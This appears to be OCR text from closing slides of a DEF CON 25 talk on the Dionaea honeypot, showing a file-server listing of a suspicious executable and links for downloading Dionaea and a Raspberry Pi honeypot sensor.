

HFS /
183.136.202.244:5317
Search
User
Login
Folder
Home
0 folders, 1 files, 2.3 Mbytes
Search
go
Select
All
Invert
Mask
0 items selected
Name .extension
Size
Timestamp
Hits
mat.exe
2.3 MB
2017/6/2 21:57:46
6592

A binary with ~21500 download hits



Fun time ~ swf files





Where can I download and run it

- **Dionaea honeypot**
  - https://github.com/gento/dionaea
  - https://github.com/DinoTools/dionaea/ **(highly recommend)**
- **Honeeepi** – sensor on raspberry pi
  - https://redmine.honeynet.org/projects/honeeepi/wiki

(https://www.cybereason.com/blog-wannacry-profile/)

Thank you

Tan Kean Siong

@gento_

DEF CON 25